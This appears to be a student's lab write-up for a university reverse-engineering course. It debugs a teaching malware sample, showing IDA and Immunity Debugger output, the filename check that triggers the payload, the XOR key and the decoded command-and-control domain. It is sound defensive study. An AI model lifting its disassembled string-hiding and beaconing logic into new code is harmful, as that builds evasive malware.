CSE 434S

Lab: Debugging

Overview

The goal of this lab is to practice debugging. Debugging assembly is a skill that requires continuous practice; the more you practice, the more you become familiar with assembly blocks, and with different debugging techniques.
You are free to choose whatever debugging tool you like. You can try a couple of different tools to see which one works best for you.

Before you start looking at the details, I want to remind you some of the rules of reverse engineering by revisiting some of the things we discussed in the first lecture:

- Don't get caught in details!
- You don't need to understand 100% of the code
- Focus on key features

Please analyze the first two samples in the lab's archive, which you can download from Canvas, and answer the following questions regarding the samples. You may want to use other tools in addition to a debugger, such as our basic static and dynamic analysis tools and IDA, to analyze the samples, and that is encouraged.


***** Remember to snapshot your VM and double-check that it is on an isolated network (e.g. an "internal network" in VirtualBox) before loading any sample in a debugger! *****

CSE 434S

Sample 2:

Q2-1. What strings do you see statically in the binary?

In IDA 'Strings window', I can see dozens of strings.



Strings window


Address	Length	Type	String
.rdata:0...	0000000F	C	runtime error
.rdata:0...	0000000E	C	TLOSS error\r\n
.rdata:0...	0000000D	C	SING error\r\n
.rdata:0...	0000000F	C	DOMAIN error\r\n
.rdata:0...	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:0...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:0...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:0...	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:0...	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:0...	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:0...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:0...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:0...	00000021	C	\r\nabnormal program termination\r\n
.rdata:0...	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:0...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:0...	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:0...	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:0...	0000001A	C	Runtime Error!\n\nProgram:
.rdata:0...	00000017	C	<program name unknown>
.rdata:0...	00000013	C	GetLastActivePopup
.rdata:0...	00000010	C	GetActiveWindow
.rdata:0...	0000000C	C	MessageBoxA
.rdata:0...	0000000B	C	user32.dll
.rdata:0...	00000014	C	WaitForSingleObject
.rdata:0...	0000000F	C	CreateProcessA
.rdata:0...	00000006	C	Sleep
.rdata:0...	00000013	C	GetModuleFileNameA
.rdata:0...	0000000D	C	KERNEL32.dll

Line 1 of 65

CSE 434S

Q2-2. What happens when you run this binary?

It just terminated.




CSE 434S


Q2-3. How can you get this sample to run its malicious payload?

You need to rename the file to 'ocl.exe' for it to run properly.

We can see it is preparing executing program name(Sample2.exe) and the comparing name(ocl.exe)



After changing the filename into ocl.exe, I can move to the address of 0040124C, not falling into 004013D6 which is termination of the program.(You can notice the white rectangle has moved to the 0040124C)



CSE 434S


Q2-4. What is happening at 0x00401133?

It is moving the ASCII code into memory. Maybe the malware didn't want to show the password or anything per se.

```
IDA View-A
.text:00401128                 push    ebp
.text:00401129                 mov     ebp, esp
.text:0040112B                 sub     esp, 304h
.text:00401131                 push    esi
.text:00401132                 push    edi
.text:00401133                 mov     [ebp+var_1B0], 31h
.text:0040113A                 mov     byte ptr [ebp-1AFh], 71h
.text:00401141                 mov     [ebp+var_1AE], 61h
.text:00401148                 mov     [ebp+var_1AD], 7Ah
.text:0040114F                 mov     [ebp+var_1AC], 32h
.text:00401156                 mov     [ebp+var_1AB], 77h
.text:0040115D                 mov     [ebp+var_1AA], 73h
.text:00401164                 mov     [ebp+var_1A9], 78h
.text:0040116B                 mov     [ebp+var_1A8], 33h
.text:00401172                 mov     [ebp+var_1A7], 65h
.text:00401179                 mov     [ebp+var_1A6], 64h
.text:00401180                 mov     [ebp+var_1A5], 63h
.text:00401187                 mov     [ebp+var_1A4], 0
.text:0040118E                 mov     [ebp+var_1A0], 6Fh
.text:00401195                 mov     byte ptr [ebp-19Fh], 63h
.text:0040119C                 mov     [ebp+var_19E], 6Ch
.text:004011A3                 mov     [ebp+var_19D], 2Eh
.text:004011AA                 mov     [ebp+var_19C], 65h
.text:004011B1                 mov     [ebp+var_19B], 78h
.text:004011B8                 mov     [ebp+var_19A], 65h
.text:004011BF                 mov     [ebp+var_199], 0
.text:004011C6                 mov     ecx, 8
.text:004011CB                 mov     esi, offset unk_405034
.text:004011D0                 lea     edi, [ebp+var_1F0]
.text:004011D6                 rep movsd
```

We can also check the ASCII string in Immunity Debugger by check the content of the EBP – 1B0 address! Click right mouse button above the 'EBP' on the 'Registers' window, and choose 'Follow in Dump'. And then, the content of the address will be shown in the 'Hex dump' windows on the left bottom of the Immunity Debugger. The strings are '1qaz2wsx3edc' and 'ocl.exe'.

CSE 434S


00401128 $ 55 PUSH EBP
00401129 . 8BEC MOV EBP,ESP
0040112B . 81EC 04030000 SUB ESP,304
00401131 . 56 PUSH ESI
00401132 . 57 PUSH EDI
00401133 . C685 50FEFFFF 31 MOV BYTE PTR SS:[EBP-1B0],31
0040113A . C685 51FEFFFF 71 MOV BYTE PTR SS:[EBP-1AF],71
00401141 . C685 52FEFFFF 61 MOV BYTE PTR SS:[EBP-1AE],61
00401148 . C685 53FEFFFF 7A MOV BYTE PTR SS:[EBP-1AD],7A
0040114F . C685 54FEFFFF 32 MOV BYTE PTR SS:[EBP-1AC],32
00401156 . C685 55FEFFFF 77 MOV BYTE PTR SS:[EBP-1AB],77
0040115D . C685 56FEFFFF 73 MOV BYTE PTR SS:[EBP-1AA],73
00401164 . C685 57FEFFFF 78 MOV BYTE PTR SS:[EBP-1A9],78
0040116B . C685 58FEFFFF 33 MOV BYTE PTR SS:[EBP-1A8],33
00401172 . C685 59FEFFFF 65 MOV BYTE PTR SS:[EBP-1A7],65
00401179 . C685 5AFEFFFF 64 MOV BYTE PTR SS:[EBP-1A6],64
00401180 . C685 5BFEFFFF 63 MOV BYTE PTR SS:[EBP-1A5],63
00401187 . C685 5CFEFFFF 00 MOV BYTE PTR SS:[EBP-1A4],0
0040118E . C685 60FEFFFF 6F MOV BYTE PTR SS:[EBP-1A0],6F
00401195 . C685 61FEFFFF 63 MOV BYTE PTR SS:[EBP-19F],63
0040119C . C685 62FEFFFF 6C MOV BYTE PTR SS:[EBP-19E],6C
004011A3 . C685 63FEFFFF 2E MOV BYTE PTR SS:[EBP-19D],2E
004011AA . C685 64FEFFFF 65 MOV BYTE PTR SS:[EBP-19C],65
004011B1 . C685 65FEFFFF 78 MOV BYTE PTR SS:[EBP-19B],78
004011B8 . C685 66FEFFFF 65 MOV BYTE PTR SS:[EBP-19A],65
004011BF . C685 67FEFFFF 00 MOV BYTE PTR SS:[EBP-199],0
004011C6 . B9 08000000 MOV ECX,8
004011CB . BE 34504000 MOV ESI,ocl.00405034
004011D0 . 8DBD 10FEFFFF LEA EDI,DWORD PTR SS:[EBP-1F0]
004011D6 . F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS
004011D8 . A4 MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004011D9 . C785 48FEFFFF 00000000 MOV DWORD PTR SS:[EBP-1B8],0
Registers (FPU)
EAX 001E0E00
ECX 001D48B0
EDX 001D0168
EBX 7FFDD000
ESP 0012FC3C
EBP 0012FF48
ESI 00000000
EDI 00000000
EIP 004011BF ocl.004011BF
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump ASCII
0012FD38 00 00 00 00 00 00 00 .....
0012FD40 50 01 60 00 7F 00 00 P☺`.⌂...
0012FD48 08 41 60 00 90 E0 00 ◘A`.Éα..
0012FD50 00 00 00 00 DC 01 00 ....▄☺..
0012FD58 38 01 1D 00 8C FD 00 8☺↔.î².☺
0012FD60 B0 48 1D 00 7F 00 00 ░H↔.⌂...
0012FD68 C4 00 1D 00 E7 02 00 ─.↔.τ☻..
0012FD70 00 00 00 00 DC FD 00 ....▄².☺
0012FD78 00 00 00 00 7F 00 00 ....⌂...
0012FD80 90 E0 00 00 BC FC 12 Éα..╝ⁿ↕.
0012FD88 FC E0 01 77 F4 FD 12 ⁿα☺w⌠².
0012FD90 C0 FD 12 00 5E 60 03 ╚².↕.^`♥w
0012FD98 31 71 61 7A 32 77 73 1qaz2wsx
0012FDA0 33 65 64 63 00 48 1D 3edc.H↔.
0012FDA8 6F 63 6C 2E 65 78 65 ocl.exe.
0012FDB0 00 00 1D 00 00 00 1D ..↔...↔.
0012FDB8 00 00 00 00 00 00 00 .....
0012FDC0 04 FE 12 00 99 6F 03 ♦■↕.Öo♥w
0012FDC8 00 00 1D 00 EC 6F 03 ..↔.∞o♥w
0012FDD0 07 44 0E 77 00 00 1D •D♫w..↔.
0012FDD8 00 00 1D 00 00 00 00 ..↔.....
0012FDE0 00 00 1D 00 7B A4 E0 ..↔.{ñα☺
0012FDE8 FE FF 00 01 D0 FD 12 ■ .☺╨².
0012FDF0 C7 A4 FF 76 E8 FE 12 ╟ñ vΦ■↕.
0012FDF8 5D E1 F8 76 7B A4 E0]ßºv{ñα☺
0012FE00 FE FF FF FF EC 6F 03 ■ ∞o♥w
0012FE08 C7 A4 FF 76 00 00 1D ╟ñ v..↔.
0012FC3C 00000000 ....
0012FC40 00000000 ....
0012FC44 FEEEFEEE €■€■
0012FC48 00600000 ..`.
0012FC4C 00604320 C`.
0012FC50 00600000 ..`.
0012FC54 76FFA143 Cí v RETURN to ntdll.76FFA143 from ntdll.RtlCompareMemoryUlong
0012FC58 00604330 0C`.
0012FC5C 00000CB0 ╗...
0012FC60 FEEEFEEE €■€■
0012FC64 00600000 ..`.
0012FC68 001D0000 ..↔.
0012FC6C 76FFA143 Cí v RETURN to ntdll.76FFA143 from ntdll.RtlCompareMemoryUlong
0012FC70 001D4CF0 ≡L↔.
0012FC74 000012F0 ≡↕..
0012FC78 FEEEFEEE €■€■
0012FC7C 001D0000 ..↔.
0012FC80 001D48A8 ¿H↔.
0012FC84 00000000 ....
0012FC88 66040260 `♦♦f
0012FC8C 0012FD84 ä²↕.
0012FC90 001D4CE8 ΦL↔.
0012FC94 001D00C4 ─.↔.
0012FC98 001D00C4 ─.↔.
0012FC9C 000003F8 °♥..
0012FCA0 0000007F ⌂...
0012FCA4 0012FD9C £²↕. ASCII "2wsx3edc"
0012FCA8 001D0000 ..↔.
0012FCAC 76FF0586 åÅ v RETURN to ntdll.76FF0586 from ntdll.RtlFillMemoryUlong


---

CSE 434S

Q2-5. What arguments are being passed to subroutine 0x00401089?

The two arguments being passed to this function. One is '0012FD58' and the other is a string '1qaz2wsx3edc'. First parameter is in ECX and the other is in EDX.

You can set a break point at 401089 and run the debug. It will stop at break point and we can the see parameter in the register window.



CSE 434S


Q2-6. What domain name does this malware use?

---

www.practicalmalwareanalysis.com

I tried to find host name something on the code and I found it using IDA. So, I though that if I set a break point before 'gethostname' and then I will get a host name. So I set the break point at '4012CC' and run Immunity debugger and it shows the host name below.

```
.text:004012AF loc_4012AF:                              ; CODE XREF: _main+17BTj
.text:004012AF                 lea     ecx, [ebp+var_1F0]
.text:004012B5                 push    ecx             ; int
.text:004012B6                 lea     edx, [ebp+var_1B0]
.text:004012BC                 push    edx             ; char *
.text:004012BD                 call    sub_401089
.text:004012C2                 add     esp, 8
.text:004012C5                 mov     [ebp+name], eax
.text:004012C8                 mov     eax, [ebp+name]
.text:004012CB                 push    eax             ; name
.text:004012CC                 call    ds:gethostbyname
.text:004012D2                 mov     [ebp+var_1BC], eax
.text:004012D8                 cmp     [ebp+var_1BC], 0
.text:004012DF                 jnz     short loc_401304
.text:004012E1                 mov     ecx, [ebp+s]
.text:004012E7                 push    ecx             ; s
.text:004012E8                 call    ds:closesocket
.text:004012EE                 call    ds:WSACleanup
.text:004012F4                 push    7530h           ; dwMilliseconds
.text:004012F9                 call    ds:Sleep
.text:004012FF                 jmp     loc_40124C
```



```
Registers (FPU)
EAX 0012FB2C ASCII "www.practicalmalwareanalysis.com"
ECX 00000020
EDX 00000078
EBX 7FFDF000
ESP 0012FC3C
EBP 0012FF48
ESI 00405055 ocl.00405055
EDI 0012FD56

EIP 004012C5 ocl.004012C5

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
```

CSE 434S

Q2-7. What encoding routine is being used to obfuscate the domain name?

I think XOR is used to obfuscate the domain name with the string 1qaz2wsx3edc.

You can find this part on the function before 'gethostname'. If you go to 'sub_401089', you can find that it will move to '40110C' which XORing with '1qaz2wsx3edc'.

```
.text:004010C2                 mov     [ebp+var_104], eax
.text:004010C8                 mov     [ebp+var_108], 0
.text:004010D2                 jmp     short loc_4010E3
.text:004010D4 ; ---------------------------------------------------------------------------
.text:004010D4
.text:004010D4 loc_4010D4:                             ; CODE XREF: sub_401089+92↓j
.text:004010D4                 mov     ecx, [ebp+var_108]
.text:004010DA                 add     ecx, 1
.text:004010DD                 mov     [ebp+var_108], ecx
.text:004010E3
.text:004010E3 loc_4010E3:                             ; CODE XREF: sub_401089+49↑j
.text:004010E3                 cmp     [ebp+var_108], 20h
.text:004010EA                 jge     short loc_40111D
.text:004010EC                 mov     edx, [ebp+arg_4]
.text:004010EF                 add     edx, [ebp+var_108]
.text:004010F5                 movsx   ecx, byte ptr [edx]
.text:004010F8                 mov     eax, [ebp+var_108]
.text:004010FE                 cdq
.text:004010FF                 idiv    [ebp+var_104]
.text:00401105                 mov     eax, [ebp+arg_0]
.text:00401108                 movsx   edx, byte ptr [eax+edx]
.text:0040110C                 xor     ecx, edx
.text:0040110E                 mov     eax, [ebp+var_108]
.text:00401114                 mov     byte ptr [ebp+eax+var_100], cl
.text:0040111B                 jmp     short loc_4010D4
```

```
004010A4  . B9 3F000000        MOV ECX,3F
004010A9  . 33C0               XOR EAX,EAX
004010AB  . 8DBD 01FFFFFF      LEA EDI,DWORD PTR SS:[EBP-FF]
004010B1  . F3:AB              REP STOS DWORD PTR ES:[EDI]
004010B3  . 66:AB              STOS WORD PTR ES:[EDI]
004010B5  . AA                 STOS BYTE PTR ES:[EDI]
004010B6  . 8B45 08            MOV EAX,DWORD PTR SS:[EBP+8]
004010B9  . 50                 PUSH EAX
004010BA  . E8 81030000        CALL ocl.00401440
004010BF  . 83C4 04            ADD ESP,4
004010C2  . 8985 FCFEFFFF      MOV DWORD PTR SS:[EBP-104],EAX
004010C8  . C785 F8FEFFFF 00000000  MOV DWORD PTR SS:[EBP-108],0
004010D2  . EB 0F              JMP SHORT ocl.004010E3
004010D4  > 8B8D F8FEFFFF      MOV ECX,DWORD PTR SS:[EBP-108]
004010DA  . 83C1 01            ADD ECX,1
004010DD  . 898D F8FEFFFF      MOV DWORD PTR SS:[EBP-108],ECX
004010E3  > 83BD F8FEFFFF 20   CMP DWORD PTR SS:[EBP-108],20
004010EA  . 7D 31              JGE SHORT ocl.0040111D
004010EC  . 8B55 0C            MOV EDX,DWORD PTR SS:[EBP+C]
004010EF  . 0395 F8FEFFFF      ADD EDX,DWORD PTR SS:[EBP-108]
004010F5  . 0FBE0A             MOVSX ECX,BYTE PTR DS:[EDX]
004010F8  . 8B85 F8FEFFFF      MOV EAX,DWORD PTR SS:[EBP-108]
004010FE  . 99                 CDQ
004010FF  . F7BD FCFEFFFF      IDIV DWORD PTR SS:[EBP-104]
00401105  . 8B45 08            MOV EAX,DWORD PTR SS:[EBP+8]
00401108  . 0FBE1410           MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C  . 33CA               XOR ECX,EDX
0040110E  . 8B85 F8FEFFFF      MOV EAX,DWORD PTR SS:[EBP-108]
00401114  . 888C05 00FFFFFF    MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B  .^EB B7              JMP SHORT ocl.004010D4
